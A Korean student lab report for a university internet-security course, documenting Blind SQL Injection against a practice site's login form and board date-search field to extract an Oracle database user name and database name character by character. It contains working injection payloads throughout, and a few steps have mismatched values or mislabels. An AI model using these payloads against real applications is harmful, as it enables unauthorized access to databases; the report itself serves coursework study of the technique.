

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

Blind SQL Injection

: 로그인, 날짜 검색

2025년 3월 25일

학번 : 32231594
이름 : 박기쁨

1. Blind SQL Injection - 로그인

<과정 설명>

AND 연산자는 전후 조건이 모두 참인 경우에만 참을 반환한다. Blind SQL Injection 은 AND 연산자 이하의 쿼리문이 참인 경우와 거짓인 경우 반환되는 서버의 응답이 다르다는 점을 이용하여 데이터를 추출하는 공격이다.

본 레포트는 로그인 페이지에서 Blind SQL Injection 을 수행한다.

Step 1. SQL Injection 취약점 존재 여부 확인


Step 1-1. 싱글 쿼터(‘) 입력

: 싱글 쿼터는 SQL 구문에서 문법적인 요소로 작용하기 때문에, 싱글 쿼터를 입력하였을 때 서버가 에러를 반환한다면, 해당 서버가 SQL Injection 에 취약하다는 것을 의미한다.

The screenshot shows two consecutive browser screenshots. The top screenshot displays a login form titled '로그인 페이지' (Login Page). It has fields for '아이디' (ID) and '비밀번호' (Password), and a '로그인' (Login) button. Below the form is a link '비밀번호 찾기' (Forgot Password). The bottom screenshot shows an error message box with the text 'shanky.co.kr:38080 내용: SQL 에러가 발생하였습니다.' (Content: SQL error occurred.) and a '확인' (Confirm) button.

(싱글 쿼터 2 개 입력 시 정상 작동 추정)

The screenshot shows a browser window with a login form. The '아이디' (ID) field contains a single quote character ('). The form also includes a '비밀번호' (Password) field and a '로그인' (Login) button. Below the form is a link '비밀번호 찾기' (Forgot Password).



Step 2. Blind SQL Injection 을 이용하여 참/거짓 반응 확인

Step 2-1. 임의의 사용자 아이디 추출

: Blind SQL Injection 을 수행하기 위해 회원가입 페이지의 아이디 중복체크 기능을 이용하여 임의의 사용자 아이디를 한 개 추출한다.



Step 2-2. admin' AND 1 =1 -- 입력

: 추출한 아이디인 admin 뒤에 '를 붙여 검색어를 admin 까지로 임의 지정해준다.

: --을 사용하여 입력한 쿼리 이하 내용은 주석 처리한다.

: 참인 경우의 반응인지 거짓인 경우의 반응인지 알 수 없다.



(admin' AND 1 =2 -- 입력 시 반응 또한 참인 경우의 반응인지 거짓인 경우의 반응인지 알 수 없음)

shanky.co.kr:38080/lhs/login/login2.jsp

로그인 페이지

아이디	admin' AND 1 =2 --
비밀번호	

로그인

비밀번호 찾기

shanky.co.kr:38080/lhs/main.jsp

Step 2-3. 회원가입

: 옳은 아이디-비밀번호 set 을 얻기 위해 회원가입을 진행한다.

: ID 는 internetsec, PW 는 1234 로 가입하였다.

Step 2-4. 아이디 란에 **internetsec' AND 1 =1 --**, 비밀번호 란에 **1234** 입력

: 로그인이 정상적으로 진행되므로, AND 이하의 쿼리문이 참임을 알 수 있다.

shanky.co.kr:38080/lhs/login/login2.jsp

로그인 페이지

아이디	internetsec' AND 1 =1 --
비밀번호	1234

로그인

비밀번호 찾기

shanky.co.kr:38080/lhs/main.jsp

메인 게시판 정보수정 로그아웃

internetsec님이 로그인 하셨습니다.

(아이디 란에 `internetsec' AND 1 =2 --`, 비밀번호 란에 `1234` 입력, 로그인에 실패하므로 AND 이하의 쿼리문이 거짓임을, 거짓인 경우의 반응이 "ID 혹은 비밀번호가 틀렸습니다."임을 알 수 있음)

A screenshot of a web browser window. The address bar shows the URL: shanky.co.kr:38080/lhs/login/login2.jsp. The main content is a login form titled '로그인 페이지'. The '아이디' (ID) field contains the value 'internetsec' AND 1 =2 --'. The '비밀번호' (password) field contains the value '....'. Below the form is a link '비밀번호 찾기' (Find password). To the right of the form, a black message box appears with the text 'shanky.co.kr:38080 내용: ID 혹은 비밀번호가 틀렸습니다.' (ID or password is incorrect) and a blue '확인' (Confirm) button.

Step 3. DB User 명 추출

Step 3-1. 아이디 란에 `internetsec' AND ASCII(SUBSTR(user,1,1)) >100 --`, 비밀번호 란에 `1234` 입력

: ASCII 함수는 문자를 숫자로 변환하는 함수로, 추출한 문자를 10 진수 ASCII 값으로 변환한다.

: SUBSTR 함수는 문자열을 자르는 함수로, SUBSTR(문자열, 시작 위치, 추출할 글자수)의 형태로 쓰인다.

: DB User 명(Current User)을 추출하는 쿼리는 SELECT user FROM dual이고, 예약어인 WHERE 절 뒤에서는 user로 사용한다. (pentestmonkey 참고 :

<https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet>)

: DB User 명의 첫 번째 글자의 ASCII 값이 100 초과인지 확인한다.

: 로그인에 실패하므로, 첫 번째 글자의 ASCII 값이 100 이하임을 알 수 있다.

A screenshot of a web browser window. The address bar shows the URL: shanky.co.kr:38080/lhs/login/login2.jsp. The main content is a login form titled '로그인 페이지'. The '아이디' (ID) field contains the value '((SUBSTR(user,1,1)) >100 --'. The '비밀번호' (password) field contains the value '....'. Below the form is a link '비밀번호 찾기' (Find password). To the right of the form, a black message box appears with an empty message.



(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) > 75 --, 비밀번호 란에 1234 입력,
로그인에 실패하므로 첫 번째 글자의 ASCII 값 75 이하)

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	: SUBSTR(user,1,1)) >75 --	로그인
비밀번호	

비밀번호 찾기

shanky.co.kr:38080 내용:
ID 혹은 비밀번호가 들렸습니다.

확인

(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) > 60 --, 비밀번호 란에 1234 입력,
로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 60 초과 75 이하)

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	: SUBSTR(user,1,1)) >60 --	로그인
비밀번호	

비밀번호 찾기

shanky.co.kr:38080 내용:
ID 혹은 비밀번호가 들렸습니다.

확인

메인 게시판 정보수정 로그아웃

internetsec님이 로그인 하셨습니다.

(아이디 란에 `internetsec' AND ASCII(SUBSTR(user,1,1)) > 70 --`, 비밀번호 란에 `1234` 입력,
로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 70 초과 75 이하)

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	<code>internetsec' AND ASCII(SUBSTR(user,1,1)) > 70 --</code>
비밀번호	1234

로그인

비밀번호 찾기

메인 게시판 정보수정 로그아웃

internetsec님이 로그인 하셨습니다.

(아이디 란에 `internetsec' AND ASCII(SUBSTR(user,1,1)) > 72 --`, 비밀번호 란에 `1234` 입력,
로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 72 초과 75 이하)

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	<code>internetsec' AND ASCII(SUBSTR(user,1,1)) > 72 --</code>
비밀번호	1234

로그인

비밀번호 찾기

메인 게시판 정보수정 로그아웃

internetsec님이 로그인 하셨습니다.

(아이디 란에 `internetsec' AND ASCII(SUBSTR(user,1,1)) > 73 --`, 비밀번호 란에 `1234` 입력,
로그인에 실패하므로 첫 번째 글자의 ASCII 값 72 초과 73 이하)

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	<code>internetsec' AND ASCII(SUBSTR(user,1,1)) > 73 --</code>	로그인
비밀번호	

[비밀번호 찾기](#)

shanky.co.kr:38080 내용:
ID 혹은 비밀번호가 들렸습니다.

확인

(아이디 란에 `internetsec' AND ASCII(SUBSTR(user,1,1)) =73 --`, 비밀번호 란에 `1234` 입력,
로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 73)

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	<code>internetsec' AND ASCII(SUBSTR(user,1,1)) =73 --</code>	로그인
비밀번호	

[비밀번호 찾기](#)

shanky.co.kr:38080 내용:
ID 혹은 비밀번호가 들렸습니다.

확인

메인 게시판 정보수정 로그아웃

internetsec님이 로그인 하셨습니다.

Step 3-2. 아이디 란에 `internetsec' AND ASCII(SUBSTR(user,2,1)) =78--`, 비밀번호 란에 `1234` 입력

: 같은 방법을 반복하여, user 명의 다른 글자의 ASCII 값도 확인한다.

: 로그인이 정상적으로 진행되므로, 두 번째 글자의 ASCII 값이 78임을 알 수 있다.

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	<code>internetsec'</code>	<code>AND ASCII(SUBSTR(user,2,1)) =78--</code>	로그인
비밀번호	1234		

[비밀번호 찾기](#)

메인 게시판 정보수정 로그아웃

internetsec님이 로그인 하셨습니다.

Step 3-3. 아이디 란에 `internetsec' AND ASCII(SUBSTR(user,3,1)) =70 --`, 비밀번호 란에 `1234` 입력

: 로그인이 정상적으로 진행되므로, 세 번째 글자의 ASCII 값이 70임을 알 수 있다.

로그인 안하고 보이는 텍스트 1

로그인 페이지

아이디	<code>internetsec'</code>	<code>AND ASCII(SUBSTR(user,3,1)) =70 --</code>	로그인
비밀번호	1234		

[비밀번호 찾기](#)

Step 3-4. 아이디 란에 `internetsec' AND ASCII(SUBSTR(user,4,1)) =70 --`, 비밀번호 란에 `1234` 입력

: 로그인이 정상적으로 진행되므로, 네 번째 글자의 ASCII 값이 79임을 알 수 있다.

Step 3-5. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,5,1)) =83 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 다섯 번째 글자의 ASCII 값이 83임을 알 수 있다.

The screenshot shows two consecutive web pages from the URL shanky.co.kr:38080/lhs/login/login2.jsp and shanky.co.kr:38080/lhs/main.jsp.

In the first page (login2.jsp), there is a form titled "로그인 페이지". The "아이디" field contains the value "internetsec' AND ASCII(SUBSTR(user,5,1)) =83 --". The "비밀번호" field contains the value "1234". Below the form is a link labeled "비밀번호 찾기".

In the second page (main.jsp), the header features a logo for "OETTINGER". The navigation menu includes "메인", "게시판", "정보수정", and "로그아웃". The main content area displays the message "internetsec님이 로그인 하셨습니다."

Step 3-6. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,6,1)) =69 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 여섯 번째 글자의 ASCII 값이 69임을 알 수 있다.

The screenshot shows two consecutive web pages from the URL shanky.co.kr:38080/lhs/login/login2.jsp and shanky.co.kr:38080/lhs/main.jsp.

In the first page (login2.jsp), there is a form titled "로그인 페이지". The "아이디" field contains the value "internetsec' AND ASCII(SUBSTR(user,6,1)) =69 --". The "비밀번호" field contains the value "1234". Below the form is a link labeled "비밀번호 찾기".

In the second page (main.jsp), the header features a logo for "OETTINGER". The navigation menu includes "메인", "게시판", "정보수정", and "로그아웃". The main content area displays the message "internetsec님이 로그인 하셨습니다."

Step 3-7. 아이디 란에 `internetsec' AND ASCII(SUBSTR(user,7,1)) =67 --`, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 일곱 번째 글자의 ASCII 값이 67임을 알 수 있다.

The screenshot shows two consecutive web pages from the URL `shanky.co.kr:38080/lhs/login/login2.jsp`.

First Page (Login Page): A form titled "로그인 페이지" (Login Page) is displayed. It has two input fields: "아이디" (ID) containing `internetsec' AND ASCII(SUBSTR(user,7,1)) =67 --` and "비밀번호" (Password) containing "1234". There is also a "로그인" (Login) button and a "비밀번호 찾기" (Forgot Password) link.

Second Page (Success Message): The URL changes to `shanky.co.kr:38080/lhs/main.jsp`. The page features a logo for "OETTINGER" and navigation links: 메인 (Main), 게시판 (Board), 정보수정 (Information Update), and 로그아웃 (Logout). Below the navigation, a message reads "internetsec님이 로그인 하셨습니다." (internetsec logged in).

Step 3-8. 아이디 란에 `internetsec' AND ASCII(SUBSTR(user8,1)) =0 --`, 비밀번호 란에 1234 입력

: 결과가 출력되지 않으므로, 여덟 번째 글자의 ASCII 값이 없음을, 즉, User 명은 일곱 글자임을 알 수 있다.

The screenshot shows two consecutive web pages from the URL `shanky.co.kr:38080/lhs/login/login2.jsp`.

First Page (Login Page): A form titled "로그인 페이지" (Login Page) is displayed. It has two input fields: "아이디" (ID) containing `internetsec' AND ASCII(SUBSTR(user8,1)) >0 --` and "비밀번호" (Password) containing "1234". There is also a "로그인" (Login) button and a "비밀번호 찾기" (Forgot Password) link.

Second Page (Error Message): The URL changes to `shanky.co.kr:38080/lhs/login/loginProcess2.jsp`. A modal dialog box appears with the text "shanky.co.kr:38080 내용: ID 혹은 비밀번호가 틀렸습니다." (shanky.co.kr:38080 Content: ID or Password is incorrect.) and a "확인" (Confirm) button.

Step 3-9. ASCII 값 변환 및 취합

: 아스키 코드표를 참고하여, 7 개의 ASCII 값으로부터 7 글자의 테이블명을 추출한다.

: DB User 명은 INFOSEC 임을 알 수 있다.

2. Blind SQL Injection - 날짜 검색

<과정 설명>

AND 연산자는 전후 조건이 모두 참인 경우에만 참을 반환한다. Blind SQL Injection 은 AND 연산자 이하의 쿼리문이 참인 경우와 거짓인 경우 반환되는 서버의 응답이 다르다는 점을 이용하여 데이터를 추출하는 공격이다.

본 레포트는 게시판 페이지에서 날짜 검색 기능을 이용하여 Blind SQL Injection 을 수행한다.

Step 1. SQL Injection 취약점 존재 여부 확인

Step 1-1. 검색창에 **S**, 날짜 검색 기능의 왼쪽 란(Start Date)에 **20150101**, 오른쪽 란(End Date)에 **20251231** 입력

:S가 포함된 게시글 목록이 정상 출력된다.

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2

Step 1-2. 검색창에 **S**, 날짜 검색 기능의 왼쪽 란(Start Date)에 **20150101**, 오른쪽 란(End Date)에 **20251231', 'YYYYMMDD' --** 입력

: 20251231 뒤에 ''를 붙여 검색어를 20251231 까지로 임의 지정해준다.

: ORACLE 에서 날짜 데이터는 문자열이 아닌 DATE 형으로 다루어질 가능성이 크다는 점을 참고하여, 문자열을 DATE 형으로 변경해주는 TO_DATE 함수의 문법을 활용한 검색어를 입력해본다. (<https://deftkang.tistory.com/86> 참고)

: --을 사용하여 입력한 쿼리 이하 내용은 주석 처리한다.

: S가 포함된 게시글 목록이 정상 출력되므로 날짜가 DATE 형으로 다루어짐을, 날짜 검색 기능에서 TO_DATE 등의 함수를 사용함을 알 수 있고, 이후 과정에서 해당 문법을 활용하여 Blind SQL Injection 을 수행하도록 한다.

게시판 목록						
번호	카테고리	제목	첨부파일	작성자	등록 일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2
tmp						

Step 2. 테이블 수 확인

- Step 2-1. 검색창에 **S**, 날짜 검색 기능의 왼쪽 란(Start Date)에 **20150101**, 오른쪽 란(End Date)에 **20251231', 'YYYYMMDD' AND ASCII(SUBSTR(SYS DATABASE_NAME,1,1)) > 75 --** 입력
 : ASCII 함수는 문자를 숫자로 변환하는 함수로, 추출한 문자를 10 진수 ASCII 값으로 변환한다.
 : SUBSTR 함수는 문자열을 자르는 함수로, SUBSTR(문자열, 시작 위치, 추출할 글자수)의 형태로 쓰인다.
 : 현재 DataBase 명을 추출하는 쿼리는 SELECT SYS DATABASE NAME FROM dual이고,
 예약어인 AND 절 뒤에서는 SYS DATABASE NAME으로 사용한다. (pentestmonkey 참고 :
<https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet>)
 : 현재 DataBase 명의 첫 번째 글자의 ASCII 값이 75 초과인지 확인한다.
 : 결과가 정상적으로 출력되므로, 첫 번째 글자의 ASCII 값이 75 초과임을 알 수 있다.

게시판 목록						
번호	카테고리	제목	첨부파일	작성자	등록 일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2
tmp						

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYSDATABASE_NAME,1,1)) > 80 -- 입력, 결과가 출력되지 않으므로 첫 번째 글자의 ASCII 값 75 초과 80 이하)

The screenshot shows a search interface on a website. The search criteria are:

- 제목 (Title):
- 작성자 (Author):
- 내용 (Content):
- 전체 (Full Text):
- 날짜 (Date): 20150101
- 검색 (Search):

The search results table has the following columns: 번호 (Number), 카테고리 (Category), 제목 (Title), 첨부파일 (Attachment), 작성자 (Author), 등록일시 (Registration Date), 조회수 (View Count). The results show:

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
등록된 게시물이 없습니다.						
tmp						

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYSDATABASE_NAME,1,1)) > 78 -- 입력, 결과가 정상적으로 출력되므로 첫 번째 글자의 ASCII 값 78 초과 80 이하)

The screenshot shows a search interface on a website. The search criteria are:

- 제목 (Title):
- 작성자 (Author):
- 내용 (Content):
- 전체 (Full Text):
- 날짜 (Date): 20150101
- 검색 (Search):

The search results table has the following columns: 번호 (Number), 카테고리 (Category), 제목 (Title), 첨부파일 (Attachment), 작성자 (Author), 등록일시 (Registration Date), 조회수 (View Count). The results show:

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2
tmp						

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYSDATABASE_NAME,1,1)) > 79 -- 입력, 결과가 출력되지 않으므로 첫 번째 글자의 ASCII 값 78 초과 79 이하)

The screenshot shows a search interface on a website. The search criteria are:

- 제목 (Title):
- 작성자 (Author):
- 내용 (Content):
- 전체 (Full Text):
- 날짜 (Date): 20150101
- 검색 (Search):

The search results table has the following columns: 번호 (Number), 카테고리 (Category), 제목 (Title), 첨부파일 (Attachment), 작성자 (Author), 등록일시 (Registration Date), 조회수 (View Count). The results show:

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
등록된 게시물이 없습니다.						
tmp						

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYSDATABASE_NAME,1,1)) =79 -- 입력, 결과가 정상적으로 출력되므로 첫 번째 글자의 ASCII 값 79)

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2

Step 2-2. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYSDATABASE_NAME,2,1)) =82 -- 입력
: 같은 방법을 반복하여, 현재 DataBase 명의 다른 글자의 ASCII 값도 확인한다.
: 결과가 정상적으로 출력되므로, 두 번째 글자의 ASCII 값이 82임을 알 수 있다.

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2

Step 2-3. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYSDATABASE_NAME,3,1)) =67 -- 입력
: 결과가 정상적으로 출력되므로, 세 번째 글자의 ASCII 값이 67임을 알 수 있다.

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2

Step 2-4. 검색창에 **S**, 날짜 검색 기능의 왼쪽 란(Start Date)에 **20150101**, 오른쪽 란(End Date)에 **20251231', 'YYYYMMDD' AND ASCII(SUBSTR(SYSDATABASE_NAME,4,1)) =76 --** 입력
: 결과가 정상적으로 출력되므로, 네 번째 글자의 ASCII 값이 76임을 알 수 있다.

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
3480	Free	SQL	-	aabbcc	2025-03-25	2

Step 2-5. 검색창에 **S**, 날짜 검색 기능의 왼쪽 란(Start Date)에 **20150101**, 오른쪽 란(End Date)에 **20251231', 'YYYYMMDD' AND ASCII(SUBSTR(SYSDATABASE_NAME,5,1)) >0 --** 입력
: 결과가 출력되지 않으므로, 다섯 번째 글자의 ASCII 값이 없음을, 즉, 현재 DataBase 명은 네 글자임을 알 수 있다.

번호	카테고리	제목	첨부파일	작성자	등록일시	조회수
등록된 게시물이 없습니다.						

Step 2-6. ASCII 값 변환 및 취합

: 아스키 코드표를 참고하여, 4 개의 ASCII 값으로부터 4 글자의 테이블명을 추출한다.
: 현재 DataBase 명은 ORCL임을 알 수 있다.

성명	프로젝트 후 소감
박기쁨	이전 실습에서 Blind SQL Injection 의 기본적인 내용과 방법을 배웠다면, 이번 실습에서는 활용 방법을 익힐 수 있었던 것 같다. 기계처럼 같은 작업을 반복하는 것이 아니라, 서버의 사이트의 형식과 구성에 따라 서로 다른 방법으로 공격을 진행해야 하고, 서버에 대한 이해가 먼저 수행되어야 한다는 것을 깨달았다.